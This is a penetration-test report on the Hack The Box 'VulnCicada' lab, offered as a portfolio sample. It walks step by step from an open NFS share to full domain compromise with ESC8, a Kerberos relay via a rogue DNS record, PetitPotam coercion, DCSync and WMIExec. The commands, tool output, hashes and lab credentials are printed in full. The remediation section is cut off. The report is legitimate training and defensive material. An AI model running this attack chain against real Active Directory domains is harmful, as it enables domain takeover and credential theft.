ARCHWARDEN

VulnCicada

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.234.48` (DC-JPQ225.cicada.vl). Testing was performed using a black-box approach without prior knowledge of the environment. The objective was to identify security weaknesses, assess potential impact, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the environment. The assessment began with network service enumeration and progressed through credential discovery, Active Directory Certificate Services exploitation, and Kerberos relay techniques to achieve full domain compromise.

Testing was conducted remotely from Joe Thompson's assessment environment. NTLM authentication was observed to be disabled on the domain, which was accounted for throughout the assessment by using Kerberos-native techniques wherever credential material or relay was required.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.234.48` (DC-JPQ225.cicada.vl, cicada.vl). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
External Host	`10.129.234.48` (DC-JPQ225.cicada.vl)
Domain	cicada.vl — Windows Active Directory
NFS Service	Port 2049 — /profiles exported to everyone
ADCS	Active Directory Certificate Services — CA on DC-JPQ225

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings that in combination enabled full domain compromise from an unauthenticated external position. The findings include 1 critical-risk finding, 1 high-risk finding, and 1 medium-risk finding.

An NFS share (`/profiles`) was exported from the domain controller without access restrictions. The share contained user profile directories; one belonging to `Rosie.Powell` held a PNG image of a desk with a post-it note visible in the photograph. The note displayed the password `Cicada123`. NTLM authentication was disabled on the domain, but Kerberos confirmed `Rosie.Powell:Cicada123` as valid credentials.

SMB share enumeration with Rosie's credentials revealed a `CertEnroll` share, confirming Active Directory Certificate Services was installed. Certipy identified the CA as vulnerable to ESC8 — the ADCS

web enrollment endpoint accepts certificate requests relayed from coerced authentication. The standard ESC8 path using NTLM relay was not viable with NTLM disabled. Instead, a rogue DNS A record was injected into the domain using bloodyAD with Rosie's Kerberos credentials, pointing a crafted hostname at the attacker's machine. `krbrelayx` was used to relay the Kerberos authentication from a PetitPotam-coerced DC connection to the ADCS enrollment endpoint. The resulting certificate was issued for the DC machine account `DC-JPQ225$`. Authenticating with that certificate via certipy yielded the machine account NT hash, which was used to DCSync the administrator hash. WMIExec with the administrator hash provided a shell with both flags.

It is recommended that the NFS share be removed or restricted to authorised hosts, that the CA be patched and the web enrollment endpoint require extended protection for authentication, and that ADIDNS record creation be restricted to DNS administrators.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing identified an NFS share exposed to the network without authentication, leading to credential discovery and subsequent Active Directory Certificate Services exploitation via Kerberos relay to achieve full domain compromise.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **1 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	ADCS Certificate Authority Vulnerable to ESC8 — Kerberos Relay via Rogue DNS Achieves Full Domain Compromise	20
2	7.5 (High)	NFS Share Exported Without Access Control Exposes User Profiles and Plaintext Credentials	25
3	6.5 (Medium)	Authenticated Domain Users Can Inject ADIDNS Records Enabling Kerberos Relay Attacks	28

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited an unauthenticated NFS share to recover credentials, then chained an ADCS ESC8 vulnerability with a Kerberos relay via a rogue DNS record to achieve full domain compromise. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **cicada.vl** domain.

1. Performed network enumeration — DC confirmed (cicada.vl, DC-JPQ225); NFS on ports 111/2049 identified as an unusual and high-priority target on a Windows DC
2. Enumerated NFS export `/profiles` — mounted without authentication; found user profile directories; Rosie.Powell's folder contained an image with a post-it note showing password `Cicada123`
3. Validated credentials via Kerberos (NTLM disabled); confirmed Rosie.Powell:Cicada123; SMB share enumeration found `CertEnroll` share confirming ADCS installation
4. Ran certipy-ad to enumerate certificate templates — CA identified as vulnerable to ESC8; standard NTLM relay path not viable with NTLM disabled
5. Injected a rogue DNS A record via bloodyAD using Rosie's Kerberos credentials — crafted hostname points to attacker machine; designed to defeat DC self-relay detection
6. Started krbrelayx listener targeting ADCS web enrollment; coerced DC authentication via PetitPotam using NXC coerce_plus; Kerberos ticket relayed to ADCS; certificate issued for DC-JPQ225$; certipy auth recovered DC machine account NT hash
7. DCSync'd administrator hash via impacket-secretsdump using DC machine account Kerberos ticket; obtained TGT for administrator; WMIExec delivered shell; both user and root flags retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.234.48 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.48
```

Key results: DNS (53), Kerberos (88), LDAP (389/636/3268) confirming `cicada.vl` as the domain and DC-JPQ225 as the hostname, SMB (445), RDP (3389), and notably RPC (111) and NFS (2049). NFS on a Windows DC is not a standard configuration and was treated as the first-priority target. `/etc/hosts` entries were added for `cicada.vl` and `dc-jpq225.cicada.vl`.

---

2. NFS Enumeration and Credential Discovery

NFS exports were checked with `showmount`:

```
showmount -e cicada.vl
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ showmount -e cicada.vl
Export list for cicada.vl:
/profiles (everyone)
```

The `/profiles` share was exported to `everyone` — no authentication required. The share was mounted:

```
sudo mount -t nfs -o rw cicada.vl:/profiles /mnt
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ sudo mount -t nfs -o rw cicada.vl:/profiles /mnt

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ ls /mnt
Administrator  Daniel.Marshall  Debra.Wright  Jane.Carter  Jordan.Francis  Joyce.Andrews  Katie.Ward  Megan.Simpson  Richard.Gibbons  Rosie.Powell  Shirley.West
```

A recursive listing revealed multiple user profile directories:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ tree /mnt
/mnt
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
```

Two directories contained files of interest. The image from `Rosie.Powell`'s directory was opened for inspection:

A zoomed view of the image revealed a post-it note on the desk with a password written on it:



Password recovered: `Cicada123` — located in Rosie.Powell's profile directory.

---

3. Credential Validation and SMB Share Enumeration

NTLM authentication was disabled on the domain. Kerberos authentication confirmed the credentials:

```
nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123'
SMB         10.129.234.48   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.234.48   445    DC-JPQ225        [-] cicada.vl\Rosie.Powell:Cicada123 STATUS_NOT_SUPPORTED

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k
SMB         10.129.234.48   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.234.48   445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
```

SMB shares were enumerated with the validated credentials:

```
nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k --shares
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ nxc smb 10.129.234.48 -u 'Rosie.Powell' -p 'Cicada123' -k --shares
SMB         10.129.234.48   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.234.48   445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
SMB         10.129.234.48   445    DC-JPQ225        [*] Enumerated shares
SMB         10.129.234.48   445    DC-JPQ225        Share           Permissions     Remark
SMB         10.129.234.48   445    DC-JPQ225        -----           -----------     ------
SMB         10.129.234.48   445    DC-JPQ225        ADMIN$                          Remote Admin
SMB         10.129.234.48   445    DC-JPQ225        C$                              Default share
SMB         10.129.234.48   445    DC-JPQ225        CertEnroll      READ            Active Directory Certificate Services share
SMB         10.129.234.48   445    DC-JPQ225        IPC$            READ            Remote IPC
SMB         10.129.234.48   445    DC-JPQ225        NETLOGON        READ            Logon server share
SMB         10.129.234.48   445    DC-JPQ225        profiles$       READ,WRITE
SMB         10.129.234.48   445    DC-JPQ225        SYSVOL          READ            Logon server share
```

Two shares were notable: `profiles$` (READ/WRITE — the NFS share over SMB) and `CertEnroll` (READ). A `CertEnroll` share is a reliable indicator that Active Directory Certificate Services is installed on the domain.

---

4. ADCS Discovery and ESC8 Identification

Certipy was used to enumerate the ADCS configuration and identify vulnerable templates:

```
certipy-ad find -u Rosie.Powell@cicada.vl -p 'Cicada123' \
  -target DC-JPQ225.cicada.vl -k -text -stdout -vulnerable
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ certipy-ad find -u Rosie.Powell@cicada.vl -p 'Cicada123' -target DC-JPQ225.cicada.vl -k -text -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] KRB5CCNAME environment variable not set
[!] DNS resolution failed: The DNS query name does not exist: DC-JPQ225.cicada.vl.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 708A8195B73213BD4AF2FB861EAFC691
    Certificate Validity Start          : 2026-06-07 22:15:53+00:00
    Certificate Validity End            : 2526-06-07 22:25:53+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
```

The CA was identified as vulnerable to **ESC8**: the ADCS HTTP enrollment endpoint accepts certificate requests relayed from coerced domain authentication. Normally, `certipy relay` would catch an NTLM authentication and relay it to the enrollment endpoint. With NTLM disabled on this domain, that path was not viable. The alternative — Kerberos relay using `krbrelayx` — required the DC to authenticate outbound to a hostname that resolves to the attacker's machine.

---

5. Rogue DNS Record Injection

Authenticated domain users can create DNS records in the Active Directory Integrated DNS zone by default. A rogue A record was added using bloodyAD with Rosie's Kerberos credentials:

```
bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl \
  add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.16.60
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.16.60
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
```

The crafted hostname serves two purposes. First, it differs from `DC-JPQ225.cicada.vl`, so the DC does not recognise it as itself and does not block the outbound authentication as a self-relay. Second, when the DC requests a Kerberos service ticket for this hostname, the ticket carries the DC machine account identity (`DC-JPQ225$`) — which is exactly the identity needed to request a DomainController template certificate from ADCS.

---

6. Kerberos Relay via krbrelayx and PetitPotam Coercion

`krbrelayx` was cloned to support Kerberos-native relay:

```
sudo git clone https://github.com/dirkjanm/krbrelayx
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ sudo git clone https://github.com/dirkjanm/krbrelayx
[sudo] password for parallels:
Cloning into 'krbrelayx' ...
remote: Enumerating objects: 270, done.
remote: Counting objects: 100% (131/131), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 270 (delta 104), reused 74 (delta 74), pack-reused 139 (from 2)
Receiving objects: 100% (270/270), 114.20 KiB | 906.00 KiB/s, done.
Resolving deltas: 100% (151/151), done.
```

The relay listener was started, targeting the ADCS HTTP enrollment endpoint and requesting a DomainController template certificate:

```
sudo ./krbrelayx.py -t http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp \
  --adcs --template DomainController -smb2support -v 'DC-JPQ225$'
```

With the listener running, PetitPotam was used via the NXC `coerce_plus` module to trigger outbound authentication from the DC to the rogue DNS hostname:

```
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k \
  -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA \
  METHOD=PetitPotam
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, efsrpc\EfsRpcAddUsersToFile
```

krbrelayx intercepted the Kerberos ticket and relayed it to the ADCS enrollment endpoint. A certificate was issued for `DC-JPQ225$`:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ sudo ./krbrelayx.py -t http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp --adcs --template DomainController -smb2support -v 'DC-JPQ225$'
[sudo] password for parallels:
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.234.48
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.129.234.48
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Skipping user DC-JPQ225$ since attack was already performed
[*] GOT CERTIFICATE! ID 89
[*] Writing PKCS#12 certificate to ./DC-JPQ225.pfx
[*] Certificate successfully written to file
```

Certipy authenticated with the certificate to recover the DC machine account NT hash and Kerberos TGT:

```
sudo certipy-ad auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ sudo certipy-ad auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

NT hash for `dc-jpq225$`: **a65952c664e9cf5de60195626edbeee3**

---

7. DCSync and Domain Compromise

The DC machine account Kerberos ticket was used to DCSync the administrator NT hash:

```
KRB5CCNAME=dc-jpq225.ccache impacket-secretsdump -k -no-pass \
  cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -just-dc-user administrator
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ KRB5CCNAME=dc-jpq225.ccache impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -just-dc-user administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...
```

Administrator NT hash: **85a0da53871a9d56b6cd05deda3a5e87**

A TGT was requested for the administrator account:

```
impacket-getTGT -hashes :85a0da53871a9d56b6cd05deda3a5e87 \
  cicada.vl/administrator -dc-ip 10.129.234.48
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ sudo impacket-getTGT -hashes :85a0da53871a9d56b6cd05deda3a5e87 cicada.vl/administrator -dc-ip 10.129.234.48
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

WMIExec delivered an administrator shell:

```
impacket-wmiexec cicada.vl/administrator@dc-jpq225.cicada.vl \
  -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ export KRB5CCNAME=administrator.ccache

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ impacket-wmiexec cicada.vl/administrator@dc-jpq225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cicada\administrator
```

Both the user and root flags were retrieved from the administrator session:

```
 Directory of C:\users\administrator\Desktop

04/10/2025  11:00 PM    <DIR>          .
09/13/2024  09:10 AM    <DIR>          ..
09/15/2024  06:26 AM             2,304 Microsoft Edge.lnk
06/07/2026  03:20 PM                34 root.txt
06/07/2026  03:20 PM                34 user.txt
               3 File(s)          2,372 bytes
               2 Dir(s)   3,462,565,888 bytes free

C:\users\administrator\Desktop>type user.txt
3aef2218e65465f860e1e152dfb8141d

C:\users\administrator\Desktop>type root.txt
28442a52df526432776953ab2cf7e2ae
```

6 Remediation Summary

The findings from this assessment enabled full domain compromise from an unauthenticated external position through a chain of three weaknesses. Remediation actions are prioritised by the severity and enablement role of each finding within the attack chain.

6.1 Short Term

SHORT TERM REMEDIATION:

- Remove or restrict the NFS `/profiles` share immediately. The export should not be accessible without authentication, and user profile directories — particularly those containing images or documents — should not be hosted on a domain controller NFS share accessible from the network. If the NFS share is operationally required, restrict access to specific authorised management IP addresses and enforce NFS authentication (Kerberos-based NFS sec=krb5) rather than host-based access control.
- Enable Extended Protection for Authentication (EPA) on the ADCS web enrollment endpoint. EPA binds the authentication to the TLS channel, preventing relay of Kerberos (and NTLM) authentication from a third party to the enrollment endpoint. This is the primary mitigation for ESC8. Additionally, disable the HTTP endpoint if HTTPS is available, as relay over HTTPS with EPA is significantly harder to execute.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

